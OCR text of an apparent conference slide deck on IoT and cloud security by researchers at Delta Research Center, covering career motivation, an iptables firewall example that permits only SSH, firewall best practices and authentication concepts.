IoT Security - from cloud to edge

Anderson Ni
Edwin Lu

DELTA

Speaker Introduction

Edwin Lu (盧勝榮)

Security Researcher (Engineer) at Delta Research Center

Previously Research Assistant at NTU CSIE NSLAB

Find me @:

lupiwin@gmail.com

https://github.com/edwinlu


Motivation


- What Happen after graduation ?
- What the company expect from you ?
- **Lets Get Technical (Theoretical)**
- How to Improve our security knowledge ?
- There still a lot of interesting research to explore


What happen after graduation ?

```
While(Alive){

EAT();
//SLEEP();
CODE();
}
```







What the company expect from you ?

- Software/Application Security Expert

- Creativity


- Hacking (Penetration Testing) Skill

- Developer Skill


- Could do/know (Almost) everything

- Etc…


Lets Get Technical (Theoretical)




Future Technology- Be in front of competitor- Pioneer




We are Still Redefining Industry 4.0



IoT, IIoT, Industry 4.0 Relationship



Delta envisioned security architecture for Industry 4.0




Cloud Security

Cloud Security

- Put an application to cloud

Cloud Security - Firewall

- Deny all malicious connections
  - For some applications which only need cloud computing resource without interaction to outside world.



Cloud Security - Firewall

AWS Service	Self-build
• Security Policy • VPC (Virtual Private Cloud)	• iptables • pfSense • IPFire • smoothwall • shorewall • …


```
# Allow incoming ssh only
iptables -A INPUT -p tcp -s 0/0 -d $SERVER_IP --sport 513:65535 --dport 22 -m
state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp -s $SERVER_IP -d 0/0 --sport 22 --dport 513:65535 -m
state --state ESTABLISHED -j ACCEPT
# make sure nothing comes or goes out of this box
iptables -A INPUT -j DROP
iptables -A OUTPUT -j DROP
```

Cloud Security - Firewall Best Practices

- Deny all first and then add exceptions
- Avoid ‘Any’ in ‘Allow’ rules
- Secure Management Sessions
- Remove unused rules
- Deny non-compliant outbound traffic
- Filter common unwanted traffic on the router
- Organize firewall rules for performance
- …
- …


Cloud Security - Authentication

- Access requirement from valid users




Cloud Security - Authentication

- Add firewall exception
- Implement an authentication mechanism



Cloud Security - Authentication


- Implement an authentication mechanism




AWS Services:
- IAM

Security analysis on auth:
- Multi-factor authentication
- Mutual authentication
- Forward secrecy
- ...

